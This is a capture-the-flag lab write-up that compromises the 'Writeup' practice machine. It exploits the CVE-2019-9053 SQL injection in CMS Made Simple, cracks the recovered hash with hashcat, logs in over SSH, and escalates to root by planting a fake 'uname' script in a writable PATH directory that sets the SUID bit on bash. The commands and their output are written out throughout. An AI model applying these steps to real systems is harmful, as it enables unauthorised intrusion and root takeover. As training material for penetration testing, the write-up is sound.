
Information Gathering


1) Found open ports from initial scan

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.10.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-19 11:00 IST
Nmap scan report for 10.10.10.138
Host is up (0.23s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds
```


2) Found the webpage



3) Found directories by manual browsing (we cannot use ffuf since there is ddos protection)




4) It uses a Content management system



```
<!doctype html>
<html lang="en_US"><head>
    <title>blue - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: center; }</style>
</head><body>
    <header id="header">
        <h1>writeup</h1>
    </header>

    <nav id="menu">




<ul><li><a href="http://10.10.10.138/writeup/">Home Page</a></li><li><a href="http://10.10.10.138/writeup/index.php?page=ypuffy">ypuffy</a></li><li class="currentpage"><a class="currentpage" href="http://10.10.10.138/writeup/index.php?page=blue">blue</a></li>
    </nav>

    <section id="content">
        <h1>blue</h1>
        <p>This post is still work in progress.</p>
<h2>Recon</h2>
<p>As usual we will begin exploring the machine using nmap:</p>
<p> </p>
<pre style="padding-left: 30px;">Nmap scan report for 10.10.10.40<br />Host is up (0.049s latency).<br />Not shown: 65526 closed ports<br />PORT      STATE SERVICE<br />135/tcp   open  msrpc<br />139/tcp   open  netbios-ssn
<h2>I'm blue da ba dee da ba die - user.txt / root.txt</h2>
<p>The box name already spoiled Eternal Blue somehow and the nmap ports match the assumption. We will just do it using meterpreter:</p>
<p> </p>
<pre style="padding-left: 30px;">msf auxiliary(admin/smb/ms17_010_command) &gt; use exploit/windows/smb/ms17_010_eternalblue<br />msf exploit(windows/smb/ms17_010_eternalblue) &gt; show options<br /><br />Module options (exploit/windows/smb/ms17_010_eternalb
<div class="footer">
  <p>Pages are hand-crafted with vim. NOT.</p>
</div>

</body>

</html>
```

Vulnerability Assessment

1)There is a sqli vulnerablity in CMS Made Simple



CVE-2019-9053 Detail

Description

An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL injection via the m1_idlist parameter.

Exploitation

1) Used the PoC to get password hashes

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7

┌──(vigneswar㉿VigneswarPC)-[~/Exploits/CMS_SQLI]
└─$ ./exploit.py -u http://10.10.10.138/writeup/
```

2) Cracked the hash with hashcat

```
┌──(vigneswar㉿VigneswarPC)-[~/Exploits/CMS_SQLI]
└─$ hashcat  -m 20 '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Sun Nov 19 14:58:08 2023 (2 secs)
Time.Estimated...: Sun Nov 19 14:58:10 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2148.0 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4360192/14344384 (30.40%)
Rejected.........: 0/4360192 (0.00%)
Restore.Point....: 4358144/14344384 (30.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: raynerito -> raygan7

Started: Sun Nov 19 14:57:52 2023
Stopped: Sun Nov 19 14:58:12 2023
```

raykayjay9

3) Logged in with the creds

```
┌──(vigneswar㉿VigneswarPC)-[~/Exploits/CMS_SQLI]
└─$ ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$
```

4) Got user flag

```
jkr@writeup:~$ cat user.txt
3f4e682e7f6c747a2c73f70b95b263e7
jkr@writeup:~$
```

Privilege Escalation

1) Enumerated the system

```
jkr@writeup:~$ cat /etc/os-release
PRETTY_NAME="Devuan GNU/Linux ascii"
NAME="Devuan GNU/Linux"
ID=devuan
ID_LIKE=debian
HOME_URL="https://www.devuan.org/"
SUPPORT_URL="https://devuan.org/os/community"
BUG_REPORT_URL="https://bugs.devuan.org/"
jkr@writeup:~$ uname -a
Linux writeup 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64 GNU/Linux
```

2) Found sgid bit and write permission on paths

```
jkr@writeup:~$ ls /usr/local -al
total 64
drwxrwsr-x 10 root staff  4096 Apr 19  2019 .
drwxr-xr-x 10 root root   4096 Apr 19  2019 ..
drwx-wsr-x  2 root staff 20480 Apr 19  2019 bin
drwxrwsr-x  2 root staff  4096 Apr 19  2019 etc
drwxrwsr-x  2 root staff  4096 Apr 19  2019 games
drwxrwsr-x  2 root staff  4096 Apr 19  2019 include
drwxrwsr-x  4 root staff  4096 Apr 24  2019 lib
lrwxrwxrwx  1 root staff     9 Apr 19  2019 man -> share/man
drwx-wsr-x  2 root staff 12288 Apr 19  2019 sbin
drwxrwsr-x  8 root staff  4096 Aug  6  2021 share
drwxrwsr-x  2 root staff  4096 Apr 19  2019 src
```

3) Whenever we join with ssh uname is called with root permissions, we can try to hijack it since local path comes before others

```
jkr@writeup:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```


```
2023/11/19 05:17:35 CMD: UID=0     PID=24     |
2023/11/19 05:17:35 CMD: UID=0     PID=23     |
2023/11/19 05:17:35 CMD: UID=0     PID=22     |
2023/11/19 05:17:35 CMD: UID=0     PID=21     |
2023/11/19 05:17:35 CMD: UID=0     PID=20     |
2023/11/19 05:17:35 CMD: UID=0     PID=18     |
2023/11/19 05:17:35 CMD: UID=0     PID=17     |
2023/11/19 05:17:35 CMD: UID=0     PID=16     |
2023/11/19 05:17:35 CMD: UID=0     PID=15     |
2023/11/19 05:17:35 CMD: UID=0     PID=14     |
2023/11/19 05:17:35 CMD: UID=0     PID=13     |
2023/11/19 05:17:35 CMD: UID=0     PID=12     |
2023/11/19 05:17:35 CMD: UID=0     PID=11     |
2023/11/19 05:17:35 CMD: UID=0     PID=10     |
2023/11/19 05:17:35 CMD: UID=0     PID=8      |
2023/11/19 05:17:35 CMD: UID=0     PID=6      |
2023/11/19 05:17:35 CMD: UID=0     PID=5      |
2023/11/19 05:17:35 CMD: UID=0     PID=4      |
2023/11/19 05:17:35 CMD: UID=0     PID=3      |
2023/11/19 05:17:35 CMD: UID=0     PID=2      |
2023/11/19 05:17:35 CMD: UID=0     PID=1      | init [2]
2023/11/19 05:17:40 CMD: UID=1000  PID=16026  | -bash
2023/11/19 05:17:44 CMD: UID=0     PID=16027  | sshd: [accepted]
2023/11/19 05:17:44 CMD: UID=0     PID=16028  | sshd: [accepted]
2023/11/19 05:17:48 CMD: UID=0     PID=16029  | sh -c /usr/bin/env -i PATH=/
usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbs
ysinit /etc/update-motd.d > /run/motd.dynamic.new
2023/11/19 05:17:48 CMD: UID=0     PID=16030  | sh -c /usr/bin/env -i PATH=/
usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbs
ysinit /etc/update-motd.d > /run/motd.dynamic.new
2023/11/19 05:17:48 CMD: UID=0     PID=16031  | run-parts --lsbsysinit /etc/
update-motd.d
2023/11/19 05:17:48 CMD: UID=0     PID=16032  | uname -rnsom
2023/11/19 05:17:48 CMD: UID=0     PID=16033  | sshd: jkr [priv]
2023/11/19 05:17:49 CMD: UID=1000  PID=16034  | -bash
2023/11/19 05:17:49 CMD: UID=1000  PID=16036  | -bash
2023/11/19 05:17:49 CMD: UID=1000  PID=16035  | -bash
2023/11/19 05:17:49 CMD: UID=1000  PID=16037  | -bash
2023/11/19 05:17:49 CMD: UID=1000  PID=16038  | -bash
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 19 05:17:17 2023 from 10.10.16.4
jkr@writeup:~$
```

4) Made a payload to add suid bit to bash

```
  GNU nano 2.7.4                File: /usr/local/bin/uname                Modified

#!/bin/bash
chmod +s /bin/bash
```

```
jkr@writeup:~$ chmod +x /usr/local/bin/uname
```



5) Got root shell